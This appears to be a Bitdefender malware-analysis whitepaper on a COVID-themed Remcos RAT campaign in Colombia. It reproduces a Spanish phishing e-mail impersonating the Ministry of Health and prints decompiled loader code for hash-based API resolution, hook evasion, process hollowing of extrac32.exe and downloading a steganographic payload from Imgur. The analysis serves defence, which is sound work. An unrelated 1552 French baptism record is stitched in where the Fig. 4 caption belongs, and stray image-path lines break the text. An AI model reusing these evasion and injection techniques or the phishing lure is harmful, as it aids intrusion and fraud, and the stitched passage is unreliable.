WHITEPAPER

Bitdefender®

Security

Remcos RAT Revisited: A Colombian Coronavirus-Themed Campaign

NEW CAMPAIGN USES ATTACK INFORMATION SNUCK INTO IMAGES DISTRIBUTED VIA SOCIAL NETWORKS

www.bitdefender.com

Contents

Author:

János Gergő SZÉLES – Senior Security Researcher@ Bitdefender

Summary

In the late summer of 2020, the Bitdefender Active Threat Control team noticed a surge of Remcos malware, with most of the attacks taking place in Colombia. While the malware family has been known for quite a while to cyber-criminals and malware researchers alike, this new campaign captured our attention as it arrived on the victims' computers via phishing e-mails related to financial services and COVID-19 information.

Remcos is a remote control and surveillance software developed and distributed by an organization called Breaking Security [1][2]. Since 2017, when it first appeared on the market [3], Remcos has gained popularity among cyber-attackers and even made it into the arsenal of APT actors like the Gorgon Group and APT33 [4]. As this Remote Access Trojan (RAT) spreads via phishing e-mails, the COVID-19 pandemic has created an ideal environment where malware authors could reach and exploit even more victims than usual.

One technical peculiarity that caught our attention was the communication with Imgur, a viral image-hosting platform. Our analysis observed that malware authors abused the Imgur service to host malicious payloads encoded in images – a technique called steganography. Using image-hosting services to deploy malicious payloads opens new infection vectors, as such websites are generally popular and whitelisted by security solutions, so connections to them are not suspicious. Moreover, by using custom steganography algorithms on the images, detecting encoded malicious payloads with static detection is virtually impossible. We have already seen Remcos variants that used steganography to unpack code [5], but so far, the images have been embedded in the deployed executable file, not downloaded from Imgur.

In the attack we observed, the malware used several evasion techniques to ensure its success. Among the most interesting are the following:


- Mapping DLLs into the address space and resolving functions in the mapped file instead of the conventional LoadLibrary + GetProcAddress function calls
- Using COM for various functionalities
- Hosting payloads on Imgur and employing a custom steganography algorithm to encode and decode data
- Multiple layers of code injection to hide malicious actions behind seemingly legitimate processes
- Anti-reverse-engineering tricks to force a human malware analyst to spend more time on the sample.

Technical analysis

This research paper covers technical aspects of this attack, with a particular focus on the most important steps taken between the initial phishing e-mail and the final execution of the Remcos Agent.

Initial access

The malware spreads via phishing emails that reference COVID-19 or financial topcis, andembed a malicious link. The carefully crafted message invites the victim to download the ZIP file by following the link and double click the executable contained. We captured a phishing mail that shows the delivery link. The e-mail poses as a message from the Ministry of Health of Colombia. It states that the receiver has violated the health regulations against the prevention and spread of diseases and that the person is fined 936,000 pesos. Should the message convince the user, they will proceed with downloading and running the executable file.



From Ministerio De Salud Protecci�n <[redacted]@prevencion-covid19.com.co>
Subject **Penalizaci�n por Incumplimiento a las Normas De Bioseguridad Contra la Propagaci�n del (COVID-19)**
To [redacted]

El Ministerio de Salud en compañía de la Fiscalía General de la Nación y demás entes de control han evidenciado que usted ha violado las normas sanitarias contra la prevención y propagación de enfermedades en su defecto el (COVID-19)

¿Qué es el Coronavirus? ?

Los coronavirus (CoV) son virus que surgen periódicamente en diferentes áreas del mundo y que causan Infección Respiratoria Aguda (IRA), es decir gripa, que pueden llegar a ser leve, moderada o grave.

El nuevo Coronavirus (COVID-19) ha sido catalogado por la Organización Mundial de la Salud como una emergencia en salud pública de importancia internacional (ESPII)

La infección se produce cuando una persona enferma tose o estornuda y expulsa partículas del virus que entran en contacto con otras personas.

El uso de tapabocas que cubra nariz y boca será obligatorio para todas las personas cuando estén fuera de su domicilio, independientemente de la actividad o labor que desempeñen. La no utilización del tapabocas dará lugar a la imposición de las sanciones establecidas en el Código Nacional de Seguridad y Convivencia Ciudadana.

La cual acarrea contra usted una multa por valor de 936.000 (novecientos treinta y seis mil pesos)

Se le envía por este medio información de su multa con la evidencia

SANCION E90252GF INCUMPLIMIENTO A LAS NORMAS SANITARIAS

Fig.1. An E-mail with a spear-phishing link

The download link is **hxxps://app[.]getresponse[.]com/click[.]html?x=a62b&lc=B7eg5s&mc=99&s=BE7A3gg&u=Qzvx-f&z=EJQbVyH&** and the downloaded executable has the same name as the link's text, so in our example's case, it is *sancion e90252gf violacion a las normas sanitarias.exe.*

The e-mail headers show some inconsistencies. The mail seems to originate from *prevencion-covid19.com.co,* but the headers reveal the original domain of the attacker, the same one that hosts the malware.

```
Reply-To: <redacted>@prevencion-covid19.com.co

Sender:<redacted>-prevencion-covid19-com-co@getresponse-mail.com

Subject: Penalizaci□n por Incumplimiento a las Normas De Bioseguridad Contra la
Propagaci□n del (COVID-19)

To: <redacted>

X-Complaints-To: abuse@getresponse-mail.com

X-Original-Sender: <redacted>@prevencion-covid19.com.co

X-Original-Authentication-Results: mx.google.com;

dkim=pass header.i=@getresponse-mail.com header.s=k1024c header.b=CJHmqPcU;

spf=pass (google.com: domain of bounce-119262801@bounce.getresponse-mail.com designates
104.160.65.80 as permitted sender) smtp.mailfrom=bounce-119262801@bounce.getresponse-
mail.com
```

Execution flow





Fig.2. Execution flow


At a glance, Procmon reveals that the malware performs most of its actions in a possibly injected process, *extrac32.exe,* started by Remcos Loader. The suspicious fact was that, with API monitoring tools, we did not observe any functions that would indicate code injection into *extrac32.exe*. During reverse-engineering, we found the technique by which the malware managed to hide this action.



```
extrac32.exe    2796  WriteFile     C:\Users\Ion Testalescu\AppData\Local\Temp\ba11bc4b.png                                         SUCCESS
extrac32.exe    2796  TCP TCPCopy   DESKTOP-D6505JE.localdomain:50725 -> 151.101.112.193:https                                      SUCCESS
extrac32.exe    2796  TCP Receive   DESKTOP-D6505JE.localdomain:50725 -> 151.101.112.193:https                                      SUCCESS
extrac32.exe    2796  TCP Receive   DESKTOP-D6505JE.localdomain:50725 -> 151.101.112.193:https                                      SUCCESS
extrac32.exe    2796  TCP TCPCopy   DESKTOP-D6505JE.localdomain:50725 -> 151.101.112.193:https                                      SUCCESS
extrac32.exe    2796  TCP Receive   DESKTOP-D6505JE.localdomain:50725 -> 151.101.112.193:https                                      SUCCESS
extrac32.exe    2796  WriteFile     C:\Users\Ion Testalescu\AppData\Local\Microsoft\Windows\INetCache\IE\ZVEVZN5E\Pq20GGg[1].png   SUCCESS
extrac32.exe    2796  WriteFile     C:\Users\Ion Testalescu\AppData\Local\Temp\ba11bc4b.png                                         SUCCESS
```

Fig.3. Download action from extrac32.exe

Looking at the downloaded PNG file, we can identify a block of pixels that seems out of order. This first block contains hidden code, but no standard steganography tool can extract anything from the image.



1552


Le Samedy xv ondict an fut par ledict [illegible] Baptize ung filz a thomas Le Breton
et Gullemette Sorre sa femme et fut nommé thomas grant compere Jehan [illegible] frere de
la ditte femme et Guillaume Grave filz [illegible] petit compere et [illegible] Lavocat femme Jehan
Picot commere fait au presence de Capitaine Jacques Cartier et aultres bons biberons les
dits Jour et an [illegible] fut nomme thomas L. [illegible] [illegible] J. Levalleur
Le Sabmedi xv Doctobre 1552 fut Baptizee une fille a Nouel Le monnyer et

Fig.4. Downloaded PNG with steganography

In the following pages, we will walk you through the behavior of the malware from execution until the Remcos Agent gets to run on the system.

Entry Point

We found a piece of code that loads the string "extrac32.exe" and decrypts the download URL and stores it on the stack.



```
loc_4032ED:                                ; CODE XREF: sub_40
mov     [ebp+var_1AC], offset aExtrac32Exe ; "extrac32.exe"
lea     edx, [ebp+var_190]
mov     [ebp+var_1C4], edx
mov     ecx, dword_6A915C
cmp     ecx, dword_6A9150
lea     eax, [ebp+var_1C4]
push    eax
call    [ebp+var_108]
```

Fig.5. The string "extrac32.exe" used in code





Fig.6. At the end of the function call, the Imgur link appears on the stack

Resolving Dependencies. Repeating Patterns in Code.

After the URL is decrypted, the malware calls a function that has ~1,000 lines when decompiled, full of anti-static analysis tricks, but also features some repeating patterns. With static analysis alone, it would be impossible to deduce which functions are resolved by Remcos Loader. There are also no conventional calls to APIs, as the malware uses various function wrappers with parameters in a different order than in the API's header.


Right at the beginning of the function, the malware searches for the Image Base of both *ntdll.dll* and *kernel32.dll*. The locations are obtained from the PEB of the current process from the loaded modules list. Then, to resolve its dependencies, the code calls a function that walks over the exports of the previously found DLLs and searches for function addresses based on the hash provided in the argument. We named this function *GetProcAddress_functionality*. The returned values are addresses of the resolved functions, and they are stored in local variables as function pointers. This pattern of resolving functions by hash repeats throughout the execution of the malware, even in injected code, and it allows the malware to hide its functionality from reverse-engineers and automatic tools that parse dependencies because the import table of the malicious executable is limited to a few default functions.



```
kernel32_ImageBase = ImageBaseMasker_2(1793498882);
kernel32_ImageBase_copy = kernel32_ImageBase;
kernel32_ImageBase_copy2 = kernel32_ImageBase;
ntdll_ImageBase = ImageBaseMasker_2(-2067767744);
ntdll_ImageBase_copy = ntdll_ImageBase;
ntdll_ImageBase_copy2 = ntdll_ImageBase;
func_GetSystemDirectoryW = GetProcAddress_functionality_2(kernel32_ImageBase_copy, 1919163403);
func_GetSystemDirectoryW(&systemDirectory, 560);
ntdll_name = 'n';
v229 = 't';
v231 = 'l';
v232 = 'l';
v235 = 'l';
v236 = 'l';
v237 = '\0';
v230 = 'd';
v233 = '.';
v234 = 'd';
concat_2(&systemDirectory, &ntdll_name);
```

Fig. 7. Resolving dependencies with *GetProcAddress_functionality*


Another pattern in this function is the way it displays some integer numbers in the debugger console by calling *DbgPrint* to mark the progress of the injection. The author of the loader might have used these messages for debugging purposes.



```
displayDebugInt_2(v11, 1588);
v196 = 716;
v216 = 0;
v217 = 0;
v197 = 0;
(HIDWORD(func_NtGetContextThread_inMapping))(-1);
v32 = displayDebugInt_2(v11, 1597);
v33 = v216;
v71 = v216;
*v216 = &dword_10000 + 2;
v70 = v284;
v293 = v33;
(func_NtGetContextThread_inMapping)(v32);
displayDebugInt_2(v11, 1604);
v224 = 0;
(buffer_injected_code)(handleVictimProcess, v33[41] + 8, &v224, 4, &v85);
v34 = displayDebugInt_2(v11, 1613);
```


Fig. 8. Repeatedly calling *displayDebugInt that* calls *DbgPrint*

Going deeper into the function, we observed why API monitoring failed to give us information about code injection. The malware evades detection based on user-mode API hooking by mapping *ntdll.dll* and *kernel32.dll* in its address space, obtaining the addresses of functions in the mapping, and executing the code directly with the help of a wrapper function that we named *function_caller.*



```
v5 = mapNtDLL((int)&v_system32_dir, kernel32_ImageBase);
v_ntdll_mapping = v5;
handle_ntdll_mapping_copy = v5;
func_GlobalAlloc = (char *)GetProcAddress_functionality(kernel32_ImageBase, 2143056945);
func_NtAllocateVirtualMemory = GetProcAddress_functionality(ntdll_ImageBase, -668949132);
HIDWORD(v269) = func_NtAllocateVirtualMemory;
func_NtAllocateVirtualMemory_inMapping = (char *)(v_ntdll_mapping + func_NtAllocateVirtualMemory - ntdll_ImageBase);
```

Fig. 9. Mapping ntdll.dll in memory and identifying function offset in the mapping




```
if ( flag_intel64 )
  (function_caller_0)(bNtResumeThreadMarker, &v186);
```

Fig. 10. Calling the function wrapper which executes code in the mapping

Decompressing Code from Resource

After resolving the required functions and obtaining their addresses in the mapping, the malware decompresses a buffer of code from a resource.




```
buffer_injected_code = (func_GlobalAlloc)(v34, v37, v69);
(func_RtlDecompressBuffer)(2, buffer_injected_code, 4 * v35, v36, v35, &v265);
```

Fig. 11. Decompressing the code which will be injected

Process Injection


For the process injection to occur, the malware creates the victim process as suspended first.



```
  extracProcessPath = (func_GlobalAlloc)(64, 520);
  func_GetSystemDirectoryW2(extracProcessPath, 520);
  concat_2(extracProcessPath, &extrac32Name);
  if ( !(func_CreateProcessW)(extracProcessPath, 0, 0, 0, 0, 0x8000004, 0, 0, &v77, &handleVictimProcess) )
    return 0;
}
```

Fig. 12. Calling CreateProcessW to create a suspended process

It then writes the decompressed code along with the Imgur link (received in first argument *a1*) and another memory buffer in the victim process.




```
writeProcessMemoryCaller(handleVictimProcess, v41, buffer_injected_code, v265, v295, a1, v287, v290);
v43 = a1;
writeProcessMemoryCaller(handleVictimProcess, v42, *a1, func_CreateProcessW + 1, v295, a1, v287, v290);
writeProcessMemoryCaller(handleVictimProcess, v40, &v79, 76, v295, a1, v287, v290);
```

Fig. 13. Code Injection

Achieving Execution in First Victim


Next, the malware makes sure it achieves execution in the victim process. To do this, it first creates a new section that will contain a trampoline to the injected code.



```
if ( flag_intel64 )
  (function_caller_0)(bNtCreateSectionMarker, &v120);
else
  (func_NtCreateSection_inMapping)(&v278, 10, 0, &v210, 0x40, 0x8000000, 0, v71);
displayDebugInt_3(v53, 1860);
```

Fig. 14. Creating a new section for the trampoline

Then, it sets the instruction pointer of the victim process to point to the trampoline in the new section with the help of *NtSetContextThread.* Finally, it makes the new section executable *(NtProtectVirtualMemory)* and resumes the main thread of the victim process.




```
  if ( flag_intel64 )
    (function_caller_0)(bNtProtectVirtualMemoryMarker, &v158);
  else
    (func_NtProtectVirtualMemory_inMapping)(v283, &v258, &v260, v246, &v212, 4096);
  v53 = v288;
}
displayDebugInt_3(v53, 2012);
v186 = v284;
v187 = 0;
v188 = 0;
if ( flag_intel64 )
  (function_caller_0)(bNtResumeThreadMarker, &v186);
else
  (func_NtResumeThread_inMapping)(v284, 0, 64);
v62 = displayDebugInt_3(v53, 2037);
```

Fig. 15. Making the new region executable and resuming the thread

Execution in extrac32.exe


From this point onward, the execution moves into *extrac32.exe* starting with the trampoline previously written in its memory. This trampoline jumps to the code that was injected by the malware.



```
                              ; ------------------------
E9 4B A7 8C 02                jmp     sub_2A00000
                              ; ------------------------
```

Fig. 16. Trampoline which jumps to the injected code

If we follow this jump, we get to a function responsible for downloading the PNG file and decoding the data from it. First, it resolves some function pointers (*LoadLibrary, swprintf, CoCreateInstance*, etc.) in the same manner as we have seen in the parent process.




```
call    GetProcAddress_functionality    ; obtain GetProcAddress
add     esp, 0Ch
mov     ecx, [ebp+copy_start_injected_data]
mov     [ecx+3Ch], eax                  ; saves GetProcAddress to b+3C
push    0
push    0CB1508DCh
mov     edx, [ebp+copy_start_injected_data]
mov     eax, [edx+38h]
push    eax
call    GetProcAddress_functionality    ; obtain LoadLibraryW
add     esp, 0Ch
mov     ecx, [ebp+copy_start_injected_data]
mov     [ecx+1Ch], eax                  ; save LoadLibraryW to b+1C
```

Fig. 17. Resolving dependencies in the injected code with the same *GetProcAddress_functionality*

Downloading PNG from Imgur

Execution then lands at a piece of code that downloads a file from the link injected before.




```
E8 6F 05 00 00            call    func_BITS_DownloadToFile
83 C4 14                  add     esp, 14h
85 C0                     test    eax, eax
75 57                     jnz     short loc_2A0062F              ; download succeeded
C7 85 E0 FE FF FF 00 00 00+mov    [ebp+var_120], 0
00
6A 00                     push    0                              ; this is the case where download failed
68 80 00 00 00            push    80h                            ; retries download in a "traditional" way with wininet functions
6A 02                     push    2
6A 00                     push    0
6A 03                     push    3
6A 04                     push    4
8B 55 F4                  mov     edx, [ebp+tempDir_filane_buffer]
52                        push    edx
FF 95 E4 FE FF FF         call    [ebp+func_CreateFileW]
89 45 B8                  mov     [ebp+var_48], eax
83 7D B8 FF               cmp     [ebp+var_48], 0FFFFFFFFh
75 05                     jnz     short loc_2A00609
E9 16 FA FF FF            jmp     loc_2A0001F
                          ; ---------------------------------------------------------------

                          loc_2A00609:                           ; CODE XREF: sub_2A00010+5F2↑j
8B 45 FC                  mov     eax, [ebp+copy_start_injected_data]
50                        push    eax
8B 4D B8                  mov     ecx, [ebp+var_48]
51                        push    ecx
8B 55 FC                  mov     edx, [ebp+copy_start_injected_data]
8B 02                     mov     eax, [edx]
50                        push    eax
E8 C4 08 00 00            call    func_download_traditional
```

Fig. 18. Download function

There are two download attempts for redundancy. The first one is evasive, and it tries to download the file via the BITS (Background Intelligent Transfer System) COM object. If this fails, a more traditional approach is used, with the help of functions from *wininet.dll*.
